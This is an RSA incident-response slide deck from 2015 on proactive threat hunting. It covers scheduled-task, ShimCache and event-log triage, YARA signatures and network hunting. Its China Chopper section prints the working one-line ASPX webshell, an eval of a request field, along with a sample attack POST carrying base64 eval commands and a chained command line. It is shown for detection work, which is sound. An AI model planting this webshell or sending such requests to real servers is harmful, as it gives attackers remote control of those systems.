LEVERAGING PROACTIVE DEFENSE TO DEFEAT MODERN ADVERSARIES

Jared Greenhill – RSA Incident Response

September 17th, 2015

EMC²

RSA

Current State of Detection

- Many organization's depend on “alerts” and feel this provides an adequate detection mechanism. Examples Include:
  - Signature based detection
    - IDS/IPS/AV, In house alerting, filenames, hashes.
  - Static defense is easy to get around for advanced threats
- This model is not proactive, but reactive in nature.
- Lacks focus on adversarial techniques, tactics & procedures.
  - How do attackers use their tools & malware?
- Typical Attacker dwell times of approximately 1+ year.


Are We Being Proactive?

- The legacy mindset of alerting and defending in wait must change.
- Organizations must be prepared to defend themselves and bring capabilities in house – take ownership of what's theirs.
- This starts with being proactive and hunting their infrastructures and datasets for signs of attacker activity.
- Need to move away from only signature based detection.
  - Don't depend solely on sigs, use it to compliment behavioral based proactive hunting.

Hunting

- Starts with proactive hunting of datasets for attacker activity.
  - This needs to occur on multiple levels.
  - Eyes on glass with an experienced analyst
  - Focus on: Endpoint and Network based detection.
- Signature based detection should compliment behavioral based proactive hunting. Let's consider:
  - China Chopper IDS alert – what do you do next? (later)
    - How would you run this down?
    - Verify at both the host/network level.

Global Triage – Host Level





Global Triage – Job Related


- Scheduled Tasks – why we care?
  - Looking for lateral movement and malware execution artifacts
  - Looking for At*.job – attackers set up manual AT jobs and get this naming convention.
- Job Related Artifacts:
  - C:\Windows\Tasks**SchedIgu.txt**
  - C:\Windows\Tasks**At*.job**
  - C:\Windows\System32\winevt\Logs**Microsoft-Windows-TaskScheduler***
    - Looking to grab **Microsoft-Windows-TaskSchedules%4Operational.evtx**
    - **Vista + newer Windows systems.**


Schedlgu.txt –Windows Task Scheduler Output

- C:\Windows\Tasks\Schedlgu.txt
- Parsing Schedlgu.txt processing with grep
- Type *.* | Grep –A1 'At' > out.txt
- Triage method to detect Lateral movement & malware artifacts









Global Triage – Job Related (At*.job files)

- Move At#.job files to a separate folder
  - Run via PowerShell:

Get-ChildItem | foreach {e:\tools\jobparser.exe -f $_} >> results.txt

```
Date Run: Tuesday Aug 20 08:58:00.151 2013
Running Instances: 0
Application: c:\windows\debug\get.bat
```

```
Date Run: Thursday May 16 02:06:00.161 2013
Running Instances: 0
Application: cmd
Parameters: /c "c:\windows\logs\update.exe -a >c:\windows\logs\log.dll"
```

Global Triage – Job Related (EVTX files)

- Move Microsoft-Windows-TaskScheduler%4Operational.evtx files to a separate folder, and run via PowerShell.
- Only extract At#.job files or review everything.

```
Get-ChildItem | foreach {e:\tools\LogParser\logparser.exe -    i:EVT
"SELECT      TimeGenerated,EventID,Strings,Computername,SID
FROM $_      WHERE strings LIKE '_At%'" -o:CSV -q:ON -stats:OFF} >
..\At-jobs.csv
```

- Extract all job files

```
Get-ChildItem | foreach {e:\tools\LogParser\logparser.exe -i:EVT
"SELECT * FROM $_" -o:CSV -q:ON -stats:OFF} > ..\ALL-jobs.csv
```

ShimCache – What is it?

- Shimcache or AppCompactCache
  - Created to track compatibility issues – A forensic goldmine!
- Records file path, size, **last modified**, last exec time (if supported by OS)
- File execution logged if file executed via CreateProcess().
  - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatibility\AppCompatCache (XP)
  - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompactCache\AppCompatCache

Global Triage – ShimCache

- System Hive
  - Request: C:\Windows\system32\config\SYSTEM
  - Move system files to a unique folder
  - Run: Shim.py –d unique
  - modified version of Mandiant's shimcache parser:
    - https://github.com/mandiant/ShimCacheParser
    - Results saved to .CSV
  - GREP away looking for suspicious stuff
    - Filename searches
    - Non-standard extensions (.txt, .gif, .jpg, .log)
    - Date, size, path related searches
    - Etc.

Global Triage – ShimCache (ShellCrew Artifacts)


```
RedactedHost,07/14/09 01:16:12,N/A,D:\temp\Exchange\dllhost.exe,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,C:\Windows\Temp\hotfix.log,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,D:\temp\hotfix.log,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,D:\temp\dllhost.exe,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,D:\temp\setup.log,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,c:\Temp\EVTLOGS\hotfix.log,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,C:\Windows\Temp\showmbrs.log,N/A,True
HOHUMCOC1,07/14/09 01:16:12,N/A,SYSVOL\temp\setup.log,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,SYSVOL\temp\dllhost.exe,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,C:\setup.log,N/A,True
RedactedHost/14/09 01:16:12,N/A,C:\setup.gif,N/A,True
RedactedHost,07/14/09 01:16:12,N/A,C:\temp\setup.gif,52224,N/A
RedactedHost,07/14/09 01:16:12,N/A,C:\temp\setup.gif,N/A,True
RedactedHost/14/09 01:16:12,N/A,C:\hotfix.log,N/A,True
RedactedHost/14/09 01:16:12,N/A,C:\Temp\setup.gif,52224,N/A
RedactedHost,07/14/09 01:16:12,N/A,C:\temp\setup.gif,52224,N/A
RedactedHost,07/14/09 01:16:12,N/A,C:\Temp\setup.gif,52224,N/A
```

Global Triage – Job Related (.EVTX files)


```
2013-12-25 13:20:00,200,\At1|log.bat|{65201225-B638-[redacted]},[redacted].org,S-1-5-18
2014-03-10 03:58:00,200,\At2|c:\perflogs\ping.bat|{753F4FD2-3513-4185-B83A-2FC3A74E2899},NYC[redacted].local.[redacted],S-1-5-18
2013-06-05 03:27:00,200,\At3|c:\windows\temp\1.bat|{DEFAB067-80D2-487A-A73B-AA9E411272F7},EXCAS6.local.[redacted],S-1-5-18
2013-07-03 05:24:00,200,\At5|c:\hash.bat|{07CDB301-D2F8-4C11-B691-9086C456E3D6},EXCAS6.local.[redacted],S-1-5-18
2013-07-03 06:33:00,200,\At6|log.bat|{98992130-6B73-4CC7-BE98-B52C8C9BDCAB},EXCAS6.local.[redacted],S-1-5-18
2013-07-04 07:50:00,200,\At7|C:\Install\e2k10SP1\BG\SETUP\update.bat|{61FA6E43-15BD-494F-88D3-[redacted].loca
2013-07-09 15:13:00,200,\At8|C:\Install\e2k10SP1\BG\SETUP\update.bat|{CB5C0E20-3631-441C-AA80-F2399F9C456A},EXCA[redacted].loca
2014-03-05 09:09:00,200,\At3|c:\perflogs\m.bat|{BD5EDC65-F3A2-4FC8-A399-69F71304B633},EXBES2.local.[redacted],S-1-5-18
2014-03-05 09:51:00,200,\At1|c:\perflogs\m.bat|{7FEEF9A7-EC45-4757-B572-D77BB5EAF992},DEFI[redacted].local.[redacted],S-1-5-18
2014-05-08 07:21:00,200,\At1|c:\bat.bat|{374C4208-4DF9-45F9-894E-[redacted]},ex[redacted].local.[redacted],S-1-5-18
2014-05-09 03:43:00,200,\At2|c:\bat.bat|{3ABF5066-B350-48C9-8539-[redacted]5},ex[redacted].local.[redacted],S-1-5-18
2014-03-05 09:01:00,200,\At1|c:\perflogs\m.bat|{C43928C2-688F-40C1-B968-E7[redacted]7},FS32.local.[redacted],S-1-5-18
2014-03-11 03:22:00,200,\At2|c:\perflogs\m.bat|{F54A7B49-8B27-4B65-[redacted]36408A},FS32.local.[redacted],S-1-5-18
2014-03-11 03:26:00,200,\At3|c:\perflogs\p.bat|{A6AB90D5-BEA8-4DC2-AA46-[redacted]},FS32.local.[redacted],S-1-5-18
: 2013-12-25 12:40:00,200,\At1|log.bat|{7DE49A23-B586-4DBE-AA35-9845C3392D9E},N[redacted]P.local.[redacted],S-1-5-18
```

```
2014-05-12 04:22:00,129,\At2|C:\windows\SYSTEM32\cmd.exe|142448|7,DC[redacted].local.[redacted].S-1-5-18
2014-05-12 04:22:16,201,\At2|{2BB52FF6-0183-4E3C-97DB-9EBE87A71C1E}|C:\windows\SYSTEM32\cmd.exe|0,
2014-05-12 04:25:00,200,\At4|c:\windows\help\6.exe|{BEDAC56E-343F-4209-908C-[redacted]},DC[redacted].lo
2014-05-12 04:25:00,129,\At4|c:\windows\help\6.exe|137720|7,DC209.local.[redacted],S-1-5-18
2014-05-12 04:25:03,201,\At4|{BEDAC56E-343F-4209-908C-39[redacted]}|c:\windows\help\6.exe|1,DC[redacted].
```

Examine Malware & Generate YARA signatures



- Yes, signatures can still help!
- Find unique functions, EG. encoders/decoders
- Mix signature with unique strings specific to malware
- Strings only YARA signatures provide mixed results
- Sweeping your environment with Yara sigs.



Network Based Hunting

- Full packet capture is ideal for this.
- HTTP typically accounts for a large amount of network traffic.
  - Great 1st protocol to inspect.
- Inbound/Outbound inspection can reveal malicious/anomalous activity.
  - HTTP POSTs occur 10x more than GETs
  - Review POSTs to DMZ webservers (Webshells are bad!).
  - DynDns traffic and suspect TLD's.
  - Direct to IP communication, especially with binary payload.
  - Uncommon ports? Traffic not inline with port usage.
    - Port 443 & not SSL

Network Based Hunting – China Chopper

- Commonly used Advanced Actor webshell – Cross Platform
  - Can use Javascript (.js), PHP (.php) & ColdFusion (.cfm)
  - RAT – CLI access, Send/Receive files, File mod…

- Server Side Client code:
  - Code is embedded on a functional webpage
  - IIS webserver → .aspx webpage → ex. 404.aspx

```
1  <!DOCTYPE html PUBLIC "-//W3C//XHTML" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2
3  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
4
5  <h3>You do not have permission to this page using the credentials that you supplied.
6
7  <%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%></h3>
8
9  </body>
10
11 </html>
```

China Chopper Webshell

China Chopper – CMDs via HTTP POST

```
POST /401.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 192.168.1.29
Referer: http://8.8.8.8
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.1.29
Content-Length: 1115
Connection: Close

password=Response.Write("->|");var
err:Exception;try{eval(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3
RlbS5….”))
```

```
cd /d "D:\Content\webserver\"&ping -n 1 10.10.1.69
```

Final Thoughts

- Challenge yourself and your organization's ability to detect badness.
  - Next, work on doing is faster…
  - Learn from your mistakes!
    - Document findings, tighten gaps & Integrate new IOC's
- Know your inventory!
  - Ensure all endpoints have visibility (host/network – both is best!).
- Monitor your most sensitive data closely and segregate it
  - ACL's/Preventative measures
- Ingest, Analyze and Automate.
  - Detection → Confirm Badness → Automate Alerting → Keep Hunting in a Proactive Manor.

EMC²

RSA

Contact

- jared.greenhill@rsa<dot>com
- @jared703 on Twitter

EMC²